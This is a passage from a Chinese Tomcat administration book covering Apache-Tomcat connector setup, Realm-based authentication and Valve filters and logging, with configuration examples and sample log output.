JK 连接器是 Jserv 连接器的替代产品，它同样实现了 AJP11、AJP12、AJP13 的协议。它比 Jserv 增加了更多的支持，支持的 WebServer 包括 Apache 1.3、Apache 2.x、Netscape、Domino、AOLServer 和 IIS，容器端支持 Tomcat 和 Jserv。还支持负载均衡和 HTTPS 连接。

JK2

JK2 是 JK 的下一代，实现了 AJP13 协议。它支持 JK 连接器支持的所有 WebServer 和 Servlet 容器。

Tomcat 实现 JK2 的连接器叫做 Coyote JK2。Coyote 是 Tomcat 实现连接器的新的架构。

webapp

webapp 连接器实现了 WARP 协议。它使用 APR 库 (Apache Portable Runtime)，只有 Apache 1.3、Apache 2.0 和 Tomcat4 以后的版本支持。它的功能也有限，不支持负载平衡和容错。

11.2.4 AJPCoconnector

Apache 使用 mod_jk 模块重定向 Servlet/JSP 的请求给 Tomcat。它使用一个 DDL (Windows 下) 或 SO 文件 (Unix/Linux 下) 将 Tomcat 作为 Apache 的插件联合进来。

使用 mod_jk 模块接收请求的过程如图 11-3 所示。




图 11-3 mod_jk 请求过程

当 Apache 接收到动态请求时，会通过 mod_jk 模块重新请求 Tomcat。

Tomcat 的 AJP 连接器通常都包含有 AJP 名称，例如 Ajp13Connector。

在 Tomcat4.1.x 后又使用 mod_jk2 来代替了 mod_jk，支持 Tomcat4.1.x 新的架构，支持 AJP13 和 AJP14。

Apache 和 Tomcat 联合有两种方式：

≈ Tomcat 作为插件

接收 mod_jk 转发的请求，Tomcat 独立运行。

≈ Tomcat 作为内置容器

Apache 开辟 JVM 和地址空间供 Tomcat 运行。

下面来看配置 Tomcat 与 Apache 的集成步骤。

(1) 修改 Tomcat 的 server.xml，添加连接器配置，例如：

```
<Connector port="8009"
  enableLookups="false" redirectPort="8443" protocol="AJP/1.3" />
```

(2) 修改 Tomcat 的 workers.properties 文件

每一个 Tomcat 的运行实例都是作为 Apache 的一个 worker。worker 的类型有 ajp12 (AJP1.2 协议)、ajp13 (AJP1.3 协议)、jni (Tomcat3.x)、lb (load balancing)。因此我们可以定义一个 worker 的列表，例如：

```
worker.list=ajp12, ajp13
```


并定义每个 worker 的属性，包括端口、主机、类型等，例如：

```
worker.ajp12.port=8007
worker.ajp12.host=localhost
worker.ajp12.type=ajp12
worker.ajp12.lbfactor=1
worker.ajp13.port=8009
worker.ajp13.host=localhost
worker.ajp13.type=ajp13
worker.ajp13.lbfactor=1
```

（3）配置 Tomcat 的 mod_jk.conf

只需要在 Tomcat 的 Server 中添加如下的代码：

```
<Listener className="org.apache.ajp.tomcat4.config.ApacheConfig"
modJk="/usr/apache2/modules/mod_jk.so"
workersConfig="/usr/Java/jakarta-tomcat4/conf/jk/workers.properties"
jkLog="/usr/java/jakarta-tomcat4/logs/mod_jk.log"
jkDebug="info"
/>
```

（4）配置 Apache 的 httpd.conf

添加如下的配置：

```
LoadModule jk_module "c:\Program Files\Apache Group\apache\modules
\mod_jk.dll"
JkWorkersFile "c:\tomcat5.5\conf\workers.properties"
JkLogFile "c:\tomcat5.5\logs\mod_jk.log"
JkLogLevel info
JkMount /examples/*.jsp ajp12
JkMount /examples/servlet/* ajp13
```

完成以上的几步就配置完成了。

11.2.5 WARPCConnector

WARPCConnector 连接器使用 WARP 协议，配置该连接的步骤如下：

（1）下载所需二进制文件

在 Tomcat 网站上下载 tomcat-warp.jar 包，复制到 \$CATALINA_HOME/server/lib 下。

（2）下载安装连接模块

下载 libapr.dll（Windows），并复制到 C:\WINNT\System32 下；或下载 mod_webapp.so（Unix/Linux），复制到 Apache 的 modules 目录下。

（3）配置 Apache 的 httpd.conf

LoadModule webapp_module modules/mod_webapp.so

（4）配置 Tomcat 的 server.xml

```
<Connector className="org.apache.catalina.connector.warp.WarpConnector"
port="8008" minProcessors="5"
maxProcessors="75"
```

```
enableLookups="true"  
appBase="webapps"  
acceptCount="10" debug="0"/>
```

并且 Engine 需要添加以下属性:

```
<Engine className="org.apache.catalina.connector.warp.WarpEngine"  
        name="Apache" debug="0">
```

11.3 小结

本章讲解了 Apache 与 Tomcat 联合的原理。主要是理解它们之间是如何联合工作的。由于 Apache、Tomcat、连接器的开发版本更新很多,配置也是随之改变,关于配置的部分读者可以参见集成篇中的实例演示,也可以即时查找最新版本的配置说明。

Tomcat 领域，即 Realm，顾名思义，它是一种权限保护机制。领域的作用是保护 Web 应用资源。

在本书 5.1.12 节已经讲解了 Realm 的配置。本章来讲解 Tomcat 的安全模型、Realm 的工作原理和 Realm 家族。并讲解五种 Realm 的使用原理和配置使用过程。

12.1 Tomcat 领域基本原理

本节从 Tomcat 安全模型讲起，逐步深入，讲解 Tomcat 领域的基本原理。

12.1.1 实例演示：Tomcat 安全模型

本书第 3.2.20~3.2.22 中讲述了安全限制 security-constraint、登录验证 login-config、安全角色 security-role 三个元素的配置方法。其中，security-constraint 用以指定受保护的资源所匹配的角色列表，login-config 用于指定访问受保护资源时的验证方式，security-role 声明当前 Web 应用的所有角色名列表及其别名（也可以不配置）。在使用 Tomcat 安全机制进行 Web 资源访问权限控制时，通常配置这三个元素，并通过域和其他的一些程序来进行安全控制。这个过程的安全模型如图 12-1 所示。




图 12-1 Tomcat 安全模型

下面通过配置实例来讲解上图的过程。

资源限制：security-constraint

首先给出一个资源与角色的匹配配置（在 web.xml 中添加）：

```
<security-constraint>
  <web-resource-collection>
    <web-resource-name>Test Application</web-resource-name>
    <url-pattern>/*</url-pattern>
    <http-method>GET</http-method>
    <description>test security constraint</description>
  </web-resource-collection>
  <auth-constraint>
    <role-name>admin</role-name>
    <role-name>tomcat</role-name>
  </auth-constraint>
</security-constraint>
```

用以匹配 url-pattern 所指定的资源（“/*”表示任意文件）、http-method 所指定的方法（GET），可以被 role-name 中指定的角色访问。

登录配置与输入：login-config 和客户端

当用户请求 security-constraint 中指定的受保护的资源时，会根据 login-config 中指定的验证方式采取不同的验证策略。共有四种方式：

BASIC（基本验证）

采用此种验证方式时（在 web.xml 中添加）：

```
<login-config>
  <auth-method>BASIC</auth-method>
  <realm-name>test basic</realm-name>
</login-config>
```

客户端浏览器会弹出如图 12-2 所示的登录窗口。

输入用户名和密码。如果 3 次失败则显示错误消息页面。此种方法的缺点是用户名和密码采用 Base64（可读文本）传输，缺乏安全性。

DIGEST（摘要验证）

该验证方法与 BASIC 的区别是，它采用 MD5（Message Digest Algorithm）加密用户名和密码再行传输，因此是更为安全的方式。其他的都与第一种相同。

FORM（表单验证）

该方法与前面两种方法的区别是：表单验证采用自定义的登录和错误页面来代替标准的登录窗口和错误提示。此方法提供了更加灵活的方式，用户可以自定义加密和传输策略。需要添加如下的配置：

```
<login-config>
  <auth-method>FORM</auth-method>
  <form-login-config>
    <form-login-page>/login.jsp</form-login-page>
    <form-error-page>/login-error.jsp</form-error-page>
  </form-login-config>
</login-config>
```

登录页面为 login.jsp，其中的 action、用户名和密码的名称必须如下面所示：



图 12-2 BASIC 验证登录窗口

```
<form action="j_security_check">
Username:<input type="text" name="j_username"><br>
Password:<input type="text" name="j_password"><br>
<input type="submit" name="ok">
</form>
```

重启 Tomcat 后，会显示如图 12-3 所示的登录页。
错误页面为 login-error.jsp。其他的都与上面相似。

图 12-3 FORM 验证登录页面

CLIENT-CERT（安全证书）

使用该方法，要求服务器必须使用 HTTPS 并利用用户的公开密钥证书（Public Key Certificate）对用户进行验证。这提供了防范网络截取的很强的安全性，但只有兼容 J2EE 的服务器需要支持它。

配置该验证的方法为：

```
<login-config>
  <auth-method>CLIENT-CERT</auth-method>
  <realm-name>test client-cert</realm-name>
</login-config>
```

添加了该验证的应用，会使用 https 协议提示客户端安装 SSL 安全证书（详见 19.3 节关于 SSL 的使用）。

登录验证：security-role 与 Realm

当采用前三种方式进行验证时，无论是 BASIC 方式下的登录窗口输入并传递的未加密信息，DEGIST 方式下的登录窗口输入并传递的加密信息，还是 FORM 方式下的登录页面输入传递的信息，到达服务器端都是用户名和密码两个信息。在进行验证时，首先会将 security-constraint 所指定的可用角色，根据 security-role 替换掉别名：

```
<security-role>
  <role-name>admin</role-name>
  <role-name>tomcat</role-name>
</security-role>
```

此时得到了可用的有效角色名。最后通过查找 Realm，将当前的用户名、密码和角色名进行匹配，如果当前的用户拥有某一个有效的角色名，则表示有权限访问，登录成功，否则登录失败。并返回响应信息。

除了以上通过配置文件配置验证限制以外，也可以在 JSP 页面里添加：

```
response.setHeader("WWW-Authenticate" , " Basic realm=\"manager\"");
response.setStatus(HttpServletResponse.SC_UNAUTHORIZED);
```

这种方式只对个别的文件起作用，在少数文件需要验证时可以选择。

12.1.2 Tomcat 领域工作流程

从以上的流程图中可以看出，Realm 只是 Tomcat 安全模型的验证模块中的内容，其作用是从各种文件或数据库中提取用户信息，进行验证的。

Realm 可以存在于 Engine、Host、Context 中。它具有继承性和覆盖性。即：

- ❷ 如果子元素没有配置 Realm，则使用其父元素的 Realm；
- ❷ 如果子元素配置了 Realm，则使用自己而不使用父元素的 Realm。

领域的工作流程如图 12-4 所示。

可见，当子元素的 Realm 不存在时会查找父元素的 Realm，但自己的 Realm 会优先。直到查找到 Engine，如果还不存在 Realm，则返回错误信息。




图 12-4 Tomcat 领域工作流程

12.1.3 Tomcat 领域家族关系图

根据 5.1.12 中关于 Realm 的配置属性可知，添加一个 Realm 需要指定 className 属性，即工作的 Realm 类。

Tomcat 定义了 Realm 的家族，家族的关系图如图 12-5 所示。

从图中可以看出，核心是 RealmBase，所有的 Realm 类都继承自这个抽象类。该类实现了三个接口，Realm 的顶层接口 Valve 定义了 Realm 必须实现的函数。




图 12-5 Tomcat 领域家族

Realm 的实现类共有以下几种：

- ❷ 读取 XML 文件：UserDatabaseRealm（用于替换 MemoryRealm）、MemoryRealm（从 tomcat-users.xml 读取）；
- ❷ 读取数据库：JDBCRealm（JDBC 驱动）、DataSourceRealm（JNDI 配置）、JNDIRealm（LDAP 目录）；
- ❷ 安全：JAASRealm（JAAS 验证）。

这些 Realm 类都通过自己的方式读取用户数据，具体的实现方法可以查阅源代码，这里不再做分析。你也可以自定义领域，但必须继承 RealmBase 类。

12.2 实例演示：Tomcat 领域的使用

本节演示四种常用 Realm 的使用过程。本节的实例都采用 BASIC 验证方式，请按照 12.1.1 中所述添加 web.xml 配置的代码。

12.2.1 用户数据库域 UserDatabaseRealm

UserDatabaseRealm 用以从 tomcat-users.xml 中读取用户和角色信息。12.1.1 节中的演示

并没有添加 Realm 就能够使用 Realm 验证, 是因为 server.xml 中为 Engine 默认添加了 UserDatabaseRealm。打开配置文件, 发现其代码如下:

```
<Realm className="org.apache.catalina.realm.UserDatabaseRealm"
resourceName="UserDatabase"/>
```

其资源名 UserDatabase 是一个对全局资源的链接。在元素 GlobalNamingResources 中, 其配置如下:

```
<Resource name="UserDatabase" auth="Container"
type="org.apache.catalina.UserDatabase"
description="User database that can be updated and saved"
factory="org.apache.catalina.users.MemoryUserDatabaseFactory"
pathname="conf/tomcat-users.xml" />
```

可见, 通过配置可以使它通过资源工厂类 MemoryUserDatabaseFactory 使用 Digester 方法来读取 conf/tomcat-users.xml 中的用户数据, 并保存在内存数据库 UserDatabase 中。

重启 Tomcat 后, 就会弹出图 12-2 的验证窗口。

12.2.2 内存数据库域 MemoryRealm

内存域也是从 tomcat-users.xml 中读取用户和角色信息。它与 UserDatabaseRealm 的区别是, 其读取的资源名称写在类代码中, 而 UserDatabaseRealm 是通过全局 JNDI 来配置的, 比较灵活。UserDatabaseRealm 在 Tomcat5 中是作为取代 MemoryRealm 的目的出现的。MemoryRealm 配置的代码如下:

```
<Realm className="org.apache.catalina.realm.MemoryRealm" />
```

我们可以将 Engine 中 UserDatabaseRealm 的配置注释掉, 换成这里的配置。重启 Tomcat 后, 也会弹出图 12-2 的窗口, 验证的用户名和密码也来自 tomcat-users.xml 中。

12.2.3 JDBC 访问数据库域 JDBCRealm

JDBC 域通过 JDBC 驱动程序访问存放在关系数据库中的用户和角色信息。数据库中的 users 和 user_roles 表结构分别如表 12-1 和 12-2 所示。

表 12-1 users 表

字段	类型	描述
user_name	varchar(15)	用户名
user_pass	varchar(15)	用户密码

表 12-2 user_roles 表

字段	类型	描述
user_name	varchar(15)	用户名
role_name	varchar(15)	角色名

这两个表分别用于保存用户名列表和角色列表数据。使用 MySQL5 数据库, 建立 authority 数据库, 并建立指定的表, 表名和列名在上表中指定, 并添加用户和角色的数据。将 Engine 中域的配置换成下面的配置:

```
<Realm className="org.apache.catalina.realm.JDBCRealm" debug="99"
driverName="org.gjt.mm.mysql.Driver"
connectionURL="jdbc:mysql://localhost/authority"
connectionName="test" connectionPassword="test"
userTable="users" userNameCol="user_name" userCredCol="user_pass"
```



```
userRoleTable="user_roles" roleNameCol="role_name" />
```

将 MySQL 的驱动程序包复制到 \$CATALINA_HOME/common/lib 下。重启 Tomcat，就会弹出图 12-2 的验证窗口。

12.2.4 DataSource 访问数据库域 DataSourceRealm

该域与 JDBCRealm 相似，也是将用户信息保存在数据库中进行访问，区别是访问的方式不同。DataSourceRealm 是通过 JNDI 数据源来访问数据库的。

参照 14.4 节配置 JNDI 的数据源。假设添加的 JNDI 数据源名称为 jdbc/TestDB，然后添加域的配置：

```
<Realm className="org.apache.catalina.realm.DataSourceRealm"
  debug="99"
  dataSourceName="jdbc/TestDB"
  localDataSource="true"
  userTable="users"
  userNameCol="user_name"
  userCredCol="user_pass"
  userRoleTable="user_roles"
  roleNameCol="role_name" />
```

在以上的配置中，指定了数据源的名称为 jdbc/TestDB，并使用本地的数据源。指定的数据库表名和字段与表 12-1 和表 12-2 中相同。重启 Tomcat，就会弹出图 12-2 的验证窗口。

12.2.5 如何访问登录的用户信息

以上通过域的方式进行身份验证，实际上是将登录的功能提交给了 Tomcat 来处理，这样做就将许多的内容封装在 Tomcat 中，不像我们自己编写的验证方式，尽管实现起来很麻烦，但是容易控制。而 Tomcat 也同样为我们提供了方便，通过 request 的 getRemoteUser() 方法可以查询当前用户的名字。

12.3 小结

本章讲解了 Tomcat 领域的工作原理、流程和领域家族关系图，并通过实例演示了几种常见域的使用方法。

从本章可知，域只是查询用户数据的不同方式，而安全限制与登录方式配置决定了客户端登录的方式。两者互不关联，一个处于底层，一个处于表层，可以随意的搭配使用。由此可见 Tomcat 的灵活性。

领域实现了一种简单快速的验证方式，节省了用户登录限制的很多麻烦工作，能够快速实现应用登录功能。但是这种方式只提供用户名和密码信息的登录，如果需要结合更多的信息并能够进行灵活管理，还需要自行开发和管理登录功能。

Tomcat 阀即 Valve，是 Tomcat 专有的组件。顾名思义，它就好比是一道阀门，数据流在它的管道内流过，进行过滤处理。因此阀的作用是对 Catalina 容器接收到的 HTTP 请求进行过滤处理。

在本书 5.1.11 节已经讲解了 Valve 的配置。本章来讲解 Valve 的工作原理和 Valve 家族，并讲解五种 Valve 的使用原理和配置使用过程。

13.1 Tomcat 阀基本原理

本节将讲解阀在 Tomcat 中的工作原理和 Valve 家族。

13.1.1 Tomcat 阀工作流程

根据前文可知，Tomcat 的 Valve 组件可以添加在 Engine、Host、Context 元素中。添加到其中的 Valve，用于对其所在的组件接收到的所有 HTTP 请求进行处理。例如，Engine 中的 Valve 会对 Engine 接收到的所有请求进行处理。

添加 Valve 组件前后，HTTP 请求和响应的流程如图 13-1 所示。




图 13-1 阀工作流程

通常情况下，当一个用户请求 HTTP 连接时，会依次从 Engine 传递到 Host，再传递到 Context，然后依次返回响应。当为这些组件添加了 Valve 组件后，在经过每一个组件时，都会经过各自 Valve 的处理。Engine 中的 Valve 会处理当前所有 Engine 的请求，Host 中的 Valve 会处理当前所有 Host 的请求，Context 中的 Valve 会处理当前所有 Context 的请求，范围由大到小。而且，只有这些添加了 Valve 的容器才会进行处理，Valve 可以添加也可以不添加。

13.1.2 Tomcat 阀家族关系图

根据 5.1.11 中关于 Valve 的配置属性可知，添加一个 Valve 需要指定 className 属性，即工作的 Valve 类。

Tomcat 定义了 Valve 的家族，其家族的关系如图 13-2 所示。




图 13-2 Tomcat 阀家族

从图中可以看出，核心是 ValveBase，所有的 Valve 类都继承自这个抽象类。该类实现了三个接口 Contained、Valve 和 MbeanRegistration。Contained 表明了 Valve 属于容器，Valve 是阀的最顶层接口，定义了 Valve 必须实现的函数。

Valve 的实现类共有以下几种：

- ≈ 信息记录：AccessLogValve、ExtendedAccessLogValve、FastCommonAccessLogValve、JDBCAccessLogValve、ErrorReportValve、RequestDumperValve；
- ≈ 访问控制：RemoteAddrValve、RemoteHostValve、SingleSignOn；
- ≈ 管理控制：PersistentValve。

除此之外，还有其他的一些实现，如 Cluster 的 ReplicationValve。开发者也可以实现自己的 Valve 类。

这些 Valve 类都重写了核心函数 invoke()，分别用于实现不同的功能。具体的实现方法可以自行查阅源代码，这里不再做分析。

13.2 实例演示：Tomcat 阀的使用

下面讲解几个常用 Valve 的原理和使用，关于属性的配置请参见 5.1.11 节，这里不再重复介绍（本节的配置文件在光盘中，其他的类可以自行查阅资料）。

13.2.1 客户访问日志阀 AccessLogValve

AccessLogValve 用来记录客户的请求信息到日志文件中。其工作的流程如图 13-3 所示。




图 13-3 AccessLogValve 工作流程

用户的请求经过 AccessLogValve 时，AccessLogValve 会记录客户访问信息，然后请求再到达目标容器，最后返回响应给客户端。

下面举例来实际演练一下。为了快速演示，添加的 Context 为：

```
<Context path="/test" docBase="ROOT"></Context>
```

为 Engine、Host、Context 添加一个 Valve：

```
<Valve className="org.apache.catalina.valves.AccessLogValve"
        directory="logs" prefix="localhost_access_log."
        suffix=".txt"
        pattern="common" resolveHosts="false"/>
```

其中的 pattern 属性，可以使用默认的 common 或 combined，也可以是自定义的匹配表达式。该类的源代码中，主要是关于 pattern 的匹配，形成格式化后的字符串，再调用 log() 函数来记录日志。详细的配置介绍都在 5.1.11 节中。

添加了 Valve 后，重启 Tomcat 就会在 logs 目录下生成有时间戳的文件 localhost_access_log.2006-10-01.txt。当接收到客户端对当前 Context 的请求 http://localhost:8080/test 时，就会追加该文件的记录，内容如下：

```
127.0.0.1 - - [01/Oct/2006:10:14:47 +0800] "GET /test/ HTTP/1.1" 200 9603
127.0.0.1 - - [01/Oct/2006:10:14:47 +0800] "GET /test/ HTTP/1.1" 200 9603
127.0.0.1 - - [01/Oct/2006:10:14:47 +0800] "GET /test/ HTTP/1.1" 200 9603
127.0.0.1 - - [01/Oct/2006:10:14:47 +0800] "GET /test/tomcat.gif HTTP/1.1" 200 1934
127.0.0.1 - - [01/Oct/2006:10:14:47 +0800] "GET /test/tomcat.gif HTTP/1.1" 200 1934
127.0.0.1 - - [01/Oct/2006:10:14:47 +0800] "GET /test/tomcat.gif HTTP/1.1" 200 1934
127.0.0.1 - - [01/Oct/2006:10:14:47 +0800] "GET /test/tomcat-power.gif HTTP/1.1" 200 2324
127.0.0.1 - - [01/Oct/2006:10:14:47 +0800] "GET /test/tomcat-power.gif HTTP/1.1" 200 2324
127.0.0.1 - - [01/Oct/2006:10:14:47 +0800] "GET /test/tomcat-power.gif HTTP/1.1" 200 2324
```

```
127.0.0.1 - - [01/Oct/2006:10:14:47 +0800] "GET /test/jakarta-banner.gif HTTP/1.1" 200 8584
127.0.0.1 - - [01/Oct/2006:10:14:47 +0800] "GET /test/jakarta-banner.gif HTTP/1.1" 200 8584
127.0.0.1 - - [01/Oct/2006:10:14:47 +0800] "GET /test/jakarta-banner.gif HTTP/1.1" 200 8584
```

从中可以看出，每条信息重复写了 3 次，原因是 Engine、Host、Context 都添加了 Valve，如果要区分开来可以修改各自的 pattern。从前缀可知，访问的客户端均为 127.0.0.1。请求的资源共有四个：/test/、/test/tomcat.gif、/test/tomcat-power.gif、/test/jakarta-banner.gif，表明请求的是 ROOT 下的首页面，且其中包含有 3 个图片资源。

当然，如果访问的地址是 http://localhost:8080/，将不会记录当前 Context 的日志，以上的每条信息只会重复记录两次。

可见，如果添加客户访问 Valve，将能够详细的记录客户的访问记录，但同时也增加了服务器的压力，因为每一个客户对每一个页面和图片的访问都会被记录成一条日志信息。在服务器性能比较好的情况下，可以添加 Valve。

13.2.2 远程地址过滤器 RemoteAddrValve

RemoteAddrValve 可以根据远程客户的 IP 地址决定是否接受客户的请求。在配置时，先保存一份拒绝和允许的 IP 列表。如果来访客户的 IP 在拒绝列表中，那么就会被拒绝；如果在允许列表中，那么就给予响应。其工作的流程如图 13-4 所示。




图 13-4 RemoteAddrValve 工作流程

下面举例来实际演练一下。在 Host 中添加如下配置：

```
<Valve className="org.apache.catalina.valves.RemoteAddrValve"
  allow="127.0.0.1,192.168.0.*"
  deny="192.168.1.*" />
```

以上添加了两个地址过滤器。第一个用于允许本机和 192.168.0 开头的 IP 的访问，第二个用于拒绝 192.168.1 开头的 IP 的访问。此时，如果是 192.168.1 开头的 IP 访问，将被拒绝，而本机和 192.168.0 开头的 IP 则能够正常访问。

13.2.3 远程主机过滤器 RemoteHostValve

RemoteHostValve 可以根据远程客户的主机名，来决定是否接受客户的请求。与 RemoteAddrValve 类似，它也预先保存一份接受和拒绝的主机名列表，根据匹配的结果决定是否响应。其工作的流程如图 13-5 所示。




图 13-5 RemoteHostValve 工作流程

例如，在 Host 中添加如下配置：

```
<Valve className="org.apache.catalina.valves.RemoteHostValve"
  allow="*abc*"
  deny="*def*" />
```

这就允许包含有 abc 名称的主机的访问，拒绝包含有 def 名称的主机的访问。

再回顾一下图 13-2，类 RemoteAddrValve 和 RemoteHostValve 有一个共同的父类 RemoteFilterValve。该类实现的是这两个过滤器共有的功能，包括允许和拒绝列表及其匹配函数。而这两个过滤器类则分别用于取得远程主机的 IP 和主机名，查看其源代码可知，它们分别是调用 request.getRemoteAddr() 和 request.getRemoteHost() 来取得 IP 和主机名的。

13.2.4 客户请求记录器 RequestDumperValve

RequestDumperValve 用于把客户请求的详细信息记录到日志文件中。它是利用 Logger 元素来记录日志的。该 Valve 是一个有效的跟踪工具，便于调试与客户端的交互。其工作的流程如图 13-6 所示。




图 13-6 RequestDumperValve 工作流程

在 Host 添加如下的配置：

```
<Valve className="org.apache.catalina.valves.RequestDumperValve" />
```

启动 Tomcat 后，访问站点后会在后台输出如下格式的信息：

```
2006-10-1 12:04:03 org.apache.catalina.valves.RequestDumperValve invoke
信息: REQUEST URI      =/
```

该 Valve 会更详细的记录当前请求的信息，包括如下的一些字段：

```
REQUEST URI=/
authType=null
characterEncoding=null
contentLength=-1
contentType=null
contextPath=
header=accept=/*/*
header=accept-language=zh-cn
header=accept-encoding=gzip, deflate
header=user-agent=Mozilla/4.0 (compatible; MSIE 6.0; Windows N
header=host=localhost:8002
header=connection=Keep-Alive
header=cache-control=no-cache
locale=zh_CN
method=GET
pathInfo=null
protocol=HTTP/1.1
queryString=null
remoteAddr=127.0.0.1
remoteHost=127.0.0.1
remoteUser=null
requestedSessionId=null
scheme=http
serverName=localhost
serverPort=8002
servletPath=/index.jsp
isSecure=false
authType=null
contentLength=-1
contentType=text/html; charset=ISO-8859-1
header=Content-Type=text/html; charset=ISO-8859-1
header=Transfer-Encoding=chunked
header=Date=Sun, 01 Oct 2006 04:04:03 GMT
message=null
remoteUser=null
status=200
```

